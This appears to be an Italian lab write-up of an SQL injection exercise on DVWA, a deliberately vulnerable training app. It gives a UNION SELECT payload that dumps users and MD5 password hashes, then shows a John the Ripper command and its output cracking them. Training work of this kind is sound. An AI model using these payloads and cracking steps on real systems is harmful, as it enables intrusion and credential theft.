

780ca084cac072990be9d27ed7eeb29c.png

'UNION SELECT user, password FROM users #

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

creo un file con gli hash



The screenshot shows a text editor window titled "~/Desktop/hash.txt - Mousepad". The window contains a list of five hashes, each preceded by a number from 1 to 5. The fifth hash is highlighted with a mouse cursor. The hashes are:

```
1 5f4dcc3b5aa765d61d8327deb882cf99
2 e99a18c428cb38d5f260853678922e03
3 8d3533d75ae2c3966d7e0d4fcc69216b
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 5f4dcc3b5aa765d61d8327deb882cf99
6
7
```

decrypto con john the ripper con il seguente

```
(kali㉿kali)-[~/Desktop]
└─$ john --format=Raw-MD5 hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
password      (?)
abc123        (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
5g 0:00:00:00 DONE 3/3 (2024-05-21 23:34) 18.51g/s 660555p/s 660555c/s 666244C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Weak Session IDs

DOM

ID: 'UNION SELECT user, password FROM u
First name: smithy
Surname: 5f4dc73b5aa765d61d8327deb882cf

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Authorisation Bypass

Open HTTP Redirect

DVWA Security

About